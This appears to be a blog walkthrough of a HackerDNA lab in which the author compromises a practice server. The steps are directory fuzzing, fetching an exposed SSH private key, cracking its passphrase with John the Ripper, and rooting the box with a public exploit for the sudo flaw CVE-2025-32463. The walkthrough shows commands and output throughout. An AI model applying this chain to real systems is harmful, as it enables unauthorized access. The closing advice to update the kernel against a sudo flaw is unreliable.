



TechNova Infiltration

 Can you infiltrate TechNova and claim root access?



Medium



Updated Aug 30, 2026



Free Access



Solution (Pro)

Web Enumeration

SSH

Password Cracking

Privilege Escalation

Linux Security

CVE Exploitation

TechNova Solutions appears to be just another enterprise IT company, but their security posture tells a different story. A careless mistake by a developer may have exposed more than intended. Can you find the weakness, gain a foothold, and elevate your privileges to complete system compromise?

This lab '**Technova Infiltration**' of **HackerDNA** is not so hard but it requires us to be attentive and consistent in our actions.

In this seemingly simple lab, beginners will have to really rack their brains.

I'll walk you through the entire process: from initial reconnaissance to obtaining the password for the key file, analyzing the OS, searching for CVEs, and finally gaining root privileges.

Note: HackedDNA labs allow only 30 minutes of each instance on a free account. And after every restart it takes another IP. Just ignore it.

Reconnaissance

nmap -Pn -p- 54.78.228.75

```
$ nmap -Pn -p- 54.78.228.75
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-31 18:41 EDT
Nmap scan report for ec2-54-78-228-75.eu-west-1.compute.amazonaws.com (54.78.228.75)
Host is up (0.13s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    closed domain
80/tcp    open  http
7681/tcp   open  unknown
```

Let's start with some basic reconnaissance. It's a pretty standard setup. Port 22 is for SSH connections, port 80 is for accessing the website, and port 7681—which we won't need for this lab.

Enumeration

```

  9
  :
0 req/sec :: Duration: [0:00:04] :: Errors:: Pr
v2.1.0-devress: [2712/4763] :: Job [1/1]

:: Errors:: Progress: [2643/4763] :: Job [1/1]
:: Method      : GET
:: URL         : http://54.78.228.75/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists
:: Follow redirects : false
:: Calibration  : false[2791/4763] :: Job
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299
:: Filter      : Response status: 404

assets      [Status: 301, Size: 178
index.html  [Status: 200, Size: 887
```

The first round of exploration using the “common” dictionary yielded a result: the /assets folder

```

:: Method      : GET
:: URL         : http://54.78.228.75/assets/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discover
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302
:: Filter      : Response status: 404

backup      [Status: 301, Size: 178, Words:
Progress: [4763/4763] :: Job [1/1] :: 520 req/sec
```

The second layer of the search—already inside the /assets folder—returned the result /assets/backup

```
:: Method      : GET
:: URL         : http://54.78.228.75/assets/backup/FUZZ
:: Wordlist    : FUZZ: /usr/share/seclists/Discovery/Web
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200-299,301,302,307,40
:: Filter      : Response status: 404
```

```
id_rsa.pub      [Status: 200, Size: 749, Words: 3, Lin
id_rsa          [Status: 200, Size: 3326, Words: 9, Li
```

The third run gave us what we were looking for: **id_rsa.pub** and **id_rsa**. I can tell right away that these are keys for an **SSH** connection.

In fact, we don't even need to visit the website itself, because we've already obtained everything needed for direct access to the server. Or we'll get it.

To download these keys, we'll use the standard **wget** command

```
wget http://54.195.9.85/assets/backup/id_rsa.pub
```

```
wget http://54.195.9.85/assets/backup/id_rsa
```

```

[user@parrot]~$
$wget http://54.195.9.85/assets/backups/id_rsa.pub
--2026-09-01 18:46:02-- http://54.195.9.85/assets/backups/id_rsa.pub
Connecting to 54.195.9.85:80... connected.
HTTP request sent, awaiting response... 404 Not Found
2026-09-01 18:46:02 ERROR 404: Not Found.

[x]-[user@parrot]~$
$wget http://54.195.9.85/assets/backup/id_rsa.pub
--2026-09-01 18:46:14-- http://54.195.9.85/assets/backup/id_rsa.pub
Connecting to 54.195.9.85:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 749 [application/octet-stream]
Saving to: 'id_rsa.pub'

id_rsa.pub          100%[=====>]
2026-09-01 18:46:14 (85.6 MB/s) - 'id_rsa.pub' saved [749/749]

[user@parrot]~$
$wget http://54.195.9.85/assets/backup/id_rsa
--2026-09-01 18:46:25-- http://54.195.9.85/assets/backup/id_rsa
Connecting to 54.195.9.85:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3326 (3.2K) [application/octet-stream]
Saving to: 'id_rsa'

id_rsa              100%[=====>]

```

I already mentioned above that these are SSH keys, but to confirm this, you can use the search function and look into this topic on your own. For example, you could search for “**What’s id_rsa.pub**” and get a response like this:

How do I access my SSH public key?

Asked 15 years, 11 months ago Modified 1 year, 5 months ago Viewed 2.2m times



I've just generated my RSA key pair, and I wanted to add that key to GitHub.

965

I tried `cd id_rsa.pub` and `id_rsa.pub`, but no luck. How can I access my SSH public key?

And after the search for ‘**how to use id_rsa.pub for ssh**’ you can obtain the complete manual:

TL;DR: To use an existing private key inline you need to select the identity file path with the parameter `-i` as follows:

```
ssh -i '/path/to/keyfile' username@server
```

We've got the command we need. There's just one catch, though. To log in, we need to enter a username and password. And to do that, we'll have to take drastic measures with the files we downloaded.

So that's what we'll do...

Hacking

`cat /home/user/id_rsa.pub`

```
[x]~[user@parrot]~  
$cat /home/user/id_rsa.pub  
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQCoRdcvWh7m2+WBsQuYVVFm6A9Hh8yCWlvsozqg7Xil050IrDg60tPz0CayH3YMUl  
uo8TUNJ8KAtvv00IrZ9fcegNLFn6Jzwz4pyEUe96amYzDuuFi5rc3C8cKaCzIYrExydQFaDipqDzHiM3gW0g2ZLeYE6uJhx62J62E3  
x3sTfXQZWEAepQIzvP/JSiLjBhBTkJ9oA8IRILYtKgyzWSThc3eBwb073PyLfo71ln3oInbTU0RULYQkRVqlabHAsxM1YD3Q04ESXn  
Dtnn/+zvXpS0NU6kgrAd95GzXLXkPTtXX29tLM507+ACLHNp6fYyaxZCfcN0goihx2XN7cVkiUKrmR6THHCypKxERTEvvURXUXf00c  
w78QHKRrmhbCg0CiVKX5B83+fNsixY7PrmFAJuuJDeA4vns/yCqjkmnPUMXzLw02HuWEDDBkF2gpQsaxMggTE/RB3jXhr6R/sSrWsY  
iePHoh9Jt+0iwseiWwjQ32CMGswXPsf2R9Y3bFUSAsD/xU2oSCYly4iyyqtv1GPaKANFpZM++z2vumWohvjog54kcfhSRwyYwDt/HE  
pZZdD3byzdndZmtmrdXKZqUJmSc/HlYrhbmXpS9/74HEYsokcd0bZ6KCULzu2KtVQ9BYrh9JPlGfoG5Uo5VD6eKJUfr8vYGWYYonv  
HzKyCq6Q== devuser@corporate.local
```

When it saw the serious look on my face, the file panicked and surrendered without a fight.

*In fact, public files are **public** precisely because they aren't encrypted. It's just plain text—in this case, obfuscated with Base64.*

Now we know that the username we need is “**devuser**.” However, our adventure isn't over yet...

```
ssh -i '/home/user/id_rsa' devuser@54.75.202.158
```

```

[user@parrot]~$ ssh -i '/home/user/id_rsa.pub' devuser@54.75.202.158
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@ WARNING: UNPROTECTED PRIVATE KEY FILE! @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0664 for '/home/user/id_rsa.pub' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "/home/user/id_rsa.pub": bad permissions
devuser@54.75.202.158: Permission denied (publickey).

[user@parrot]~$ ssh -i '/home/user/id_rsa' devuser@54.75.202.158
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@ WARNING: UNPROTECTED PRIVATE KEY FILE! @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0664 for '/home/user/id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "/home/user/id_rsa": bad permissions
devuser@54.75.202.158: Permission denied (publickey).

```

Basically, the server doesn't like that our keys are too insecure, and we need to do something about it. Specifically, it's clear that the 0664 permissions are bothering it. So, we should try changing them, right?

If you've never dealt with permissions in Linux before, here's what that means

Chmod 0664

Chmod 0664 (*chmod a+rw,x,u-x,g-x,o-wx,ug-s,-t*) sets permissions so that, (U)ser / owner can read, can write and can't execute. (G)roup can read, can write and can't execute. (O)thers can read, can't write and can't execute.

The higher the number, the higher the permissions for each category. And we need the server to consider the file safe. Let's try something like 0400. (0400 *less* than 0664 — and it works in that case *because of that*, SSH requires that only the owner can read the file).

```

chmod 0400 /home/user/id_rsa

ssh -i '/home/user/id_rsa' devuser@54.75.202.158

```

```

[user@parrot]~$ ssh -i '/home/user/id_rsa' devuser@54.75.202.158
Enter passphrase for key '/home/user/id_rsa':

```

Well, the server seems to be happy now, but... we still don't have a passphrase. And the lab tags explicitly said "Password Cracking." This is exactly the kind of situation where cracking is absolutely essential.

Okay, Google, how to crack id_rsa?

It's worth noting that this task is exactly what's commonly referred to as "hacking." That's because, in the vast majority of cases, hackers either brute-force their way through folders and files (fuzzing), conduct reconnaissance and enumeration, or take over system administration after they've already gained access. Somewhere in the middle of all this lies attempts to find a suitable payload. But cracking encrypted files—that's exactly why you became penetration testers, right? ;) True, in reality, it's nowhere near as exciting as it is in the movies.

So, to crack anything related to hashes, we need special software. Personally, I used **JohnTheRipper** (it's obviously a reference to Jack the Ripper), which is a handy suite of utilities for working with these kinds of files. For example, **ssh2john** lets you convert an **id_rsa** file into a text file containing a hash, which you can then crack.

ssh2john id_rsa > hashrsa.txt

```
[user@parrot]~$ ssh2john id_rsa > hashrsa.txt
```

From there, it's pretty straightforward. We take the **rockyou.txt** file—well-known among penetration testers—which contains 14 million real passwords, and run our hash through John the Ripper. Essentially, we're trying out known password combinations in the hope that one of them was used to encrypt this key.

Note: I have my rockyou.txt right at the /home/user, and yours will land somewhere else)

john --wordlist=/home/user/rockyou.txt hashrsa.txt

```
[x] $ john --wordlist=/home/user/rockyou.txt hashrsa.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
No password hashes left to crack (see FAQ)
```

And look for the result.

john --show hashrsa.txt

```
[x] [user@parrot]~$ john --show hashrsa.txt
id rsa:138520831728772
```

Well, it seems we now have the passphrase? **138520831728772**

Let's try it then.

Gaining access & Postexploitation

```
[x]-[user@parrot]-[~]
$ssh -i '/home/user/id_rsa' devuser@54.229.250.111
Enter passphrase for key '/home/user/id_rsa':
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.1.177 aarch64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

devuser@ip-10-0-7-185:~$
```

And yes. It worked. We're inside. We're really cool hackers... or it was just a super easy passphrase, really. In reality you could have spent much more time on this work, you know. And you would have to form your own very special wordlist using a special tool namely **cewl** for it. Just saying.

But, it's okay, it's just a learning lab, so less talking, more privescing. Let's get to work. First of all we should collect our fairly earned user flag.

ls -la

```
devuser@ip-10-0-7-185:~$ ls -la
total 40
drwxr-x---. 1 devuser devuser 4096 Sep  2 07:48 .
drwxr-xr-x. 1 root    root    4096 Nov  2  2025 ..
-rw-r--r--. 1 devuser devuser  220 Mar 31  2024 .bash_logout
-rw-r--r--. 1 devuser devuser 3771 Mar 31  2024 .bashrc
drwx-----. 2 devuser devuser 4096 Sep  2 07:48 .cache
-rw-r--r--. 1 devuser devuser  807 Mar 31  2024 .profile
drwx-----. 1 devuser devuser 4096 Nov  2  2025 .ssh
-rw-r--r--. 1 devuser devuser   37 Nov  2  2025 flag-user.txt
```

It just sits at our /home/devuser directory, so you can **cat flag-user.txt** it.

And then I retrieved some other files in the folder and looked into them. Nothing useful.

So, there was nothing interesting found at the **sudo -l** neither at **find / -perm -4000 2>/dev/null**


Actually we have a tip on the lab's tags. Which is directly hinting of '**CVE**'. So, we do have to find some software at the server, which has a well known vulnerability described on the internet, which exactly stands for 'CVE'.

To determine exactly which CVEs we need, we must understand which software versions are running on the server. Actually, this kind of reconnaissance is usually conducted during the reconnaissance phase itself—before the attacker gains access to the server. But since we were so kindly granted nearly unrestricted access to SSH, we're only now examining the fingerprints.

Below, I've listed examples of the daemons and services that I found worth investigating.

```
devuser@ip-10-0-2-37:~$ su --version
su from util-linux 2.39.3
devuser@ip-10-0-2-37:~$ supervisord --version
4.2.5
devuser@ip-10-0-2-37:~$ sudo --version
Sudo version 1.9.16p2
Sudoers policy plugin version 1.9.16p2
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.16p2
Sudoers audit plugin version 1.9.16p2
devuser@ip-10-0-2-37:~$ systemd --version
systemd 255 (255.4-1ubuntu8.11)
+PAM +AUDIT +SELINUX +APPARMOR +IMA +SMACK +SECCOMP +GCRYPT -GNUTLS +OPENSSL +ACL
+BLKID +CURL +ELFUTILS +FIDO2 +IDN2 -IDN +IP
TC +KMOD +LIBCRYPTSETUP +LIBFDISK +PCRE2 -PWQUALITY +P11KIT +QRENCODE +TPM2 +BZIP2
+LZ4 +XZ +ZLIB +ZSTD -BPF_FRAMEWORK -XKBCOM
MON +UTMP +SYSVINIT default-hierarchy=unified
```


I wouldn't torment you by hours of (my) searching – right now it should be '**sudo**' which has a **1.9.16p2 version**.



```
devuser@ip-10-0-7-185:~$ sudo --version
Sudo version 1.9.16p2
Sudoers policy plugin version 1.9.16p2
Sudoers file grammar version 50
Sudoers I/O plugin version 1.9.16p2
Sudoers audit plugin version 1.9.16p2
```

And luckily for us – it has a CVE we can use right now.

'**sudo 1.9.16p2 cve**' – search for it.



It's named **CVE-2025-32463**. And it has a handle nickname — 'chwoot'.

Let's make sure we can exploit this vulnerability. To do that, let's investigate **cat /etc/nsswitch.conf**

```
devuser@ip-10-0-4-177:~$ cat /etc/nsswitch.conf
# /etc/nsswitch.conf
#
# Example configuration of GNU Name Service Switch functionality.
# If you have the `glibc-doc-reference' and `info' packages installed, try:
# `info libc "Name Service Switch"' for information about this file.

passwd:          files systemd
group:           files systemd
shadow:         files systemd
gshadow:         files systemd

hosts:           files dns
networks:        files

protocols:       db files
services:        db files
ethers:          db files
rpc:             db files
```

/etc/nsswitch.conf controls how Linux looks up users, groups, hosts, etc. It tells the system where to search — like files, systemd, or dns. If an attacker changes it (in chroot), sudo may load fake .so libs, and that opens a path to root by default if sudo -R is used. The point is that nsswitch must use systemd for `passwd`/`group`; otherwise, the fake `.so` workaround won't work.

Privilege escalation

All right, now we have all that we need. We collected the script of the exploit from Github. This script was kindly provided by a user **pr0v3rbs**. Now, should we play script kiddy? ;)

https://github.com/pr0v3rbs/CVE-2025-32463_chwoot/blob/main/sudo-chwoot.sh

All we need to do right now is upload **sudo-chwoot.sh** at any place on the server and run it.
I used the built-in scp utility to upload the file directly via SSH.

scp -i ~/id_rsa ~/sudo-chwoot.sh devuser@54.229.77.81:/home/devuser

```
$ scp -i ~/id_rsa ~/sudo-chwoot.sh devuser@54.229.77.81:/home/devuser
Enter passphrase for key '/home/user/id_rsa':
sudo-chwoot.sh                               100% 1045      11.2KB/s   00:00
```

The file has been uploaded. **!LOG IN!**. Don't forget to log in after the upload. Otherwise, you might start to hack your own machine without even realizing it.

And we check to see if the file exists.

```
devuser@ip-10-0-4-15:~$ ls -la
total 44
drwxr-x---. 1 devuser devuser 4096 Sep  3 13:51 .
drwxr-xr-x. 1 root    root    4096 Nov  2  2025 ..
-rw-r--r--. 1 devuser devuser  220 Mar 31  2024 .bash_logout
-rw-r--r--. 1 devuser devuser 3771 Mar 31  2024 .bashrc
drwx-----. 2 devuser devuser 4096 Sep  3 13:51 .cache
-rw-r--r--. 1 devuser devuser  807 Mar 31  2024 .profile
drwx-----. 1 devuser devuser 4096 Nov  2  2025 .ssh
-rw-r--r--. 1 devuser devuser   37 Nov  2  2025 flag-user.txt
-rwxrwxr-x. 1 devuser devuser 1045 Sep  3 13:51 sudo-chwoot.sh
```

Great, it's there. Since we uploaded the file directly to the home directory, all we have to do now is set its permissions to the highest level.

chmod 777 ./sudo-chwoot.sh

and write down:

./sudo-chwoot.sh

```
devuser@ip-10-0-4-15:~$ chmod 777 ./sudo-chwoot.sh
devuser@ip-10-0-4-15:~$ ./sudo-chwoot.sh
woot!
```

That's all, now we have gained root.

```
root@ip-10-0-4-15:/# ls -la /root
total 32
drwx-----. 1 root root 4096 Nov  2  2025 .
drwxr-xr-x. 1 root root 4096 Sep  3 13:51 ..
-rw-r--r--. 1 root root 3106 Apr 22  2024 .bashrc
-rw-r--r--. 1 root root  161 Apr 22  2024 .profile
drwx-----. 2 root root 4096 Nov  2  2025 .ssh
-rw-r--r--. 1 root root  166 Nov  2  2025 .wget-hsts
-rw-----. 1 root root   37 Nov  2  2025 flag-root.txt
root@ip-10-0-4-15:/# cat /root/flag-root.txt
```

cat /root/flag-root.txt – and it's a well-earned victory.

Conclusion

Even though this lab is labeled “Medium,” it probably pushes the upper limits of that difficulty level. I wouldn't call it the easiest by any means, because this is exactly where we see the skills a penetration tester needs. We had to fuzz deeply the contents of the server's directories, extract the hash and decrypt the `id\_rsa` file, enumerate the software on the server and determine which of them was vulnerable to a specific CVE, find a PoC online, upload the script to the server, and run the exploit.

Overall, this is a solid lab that uses simple examples to demonstrate the entire process a real attacker goes through when taking control of a live system.

How to protect

1. Of course, never leave your SSH connection id_rsa keys lying around.
2. Of course, never use weak passwords for these keys. In fact, NEVER use weak passwords.
3. Update your kernel to a version that includes protection against known CVEs.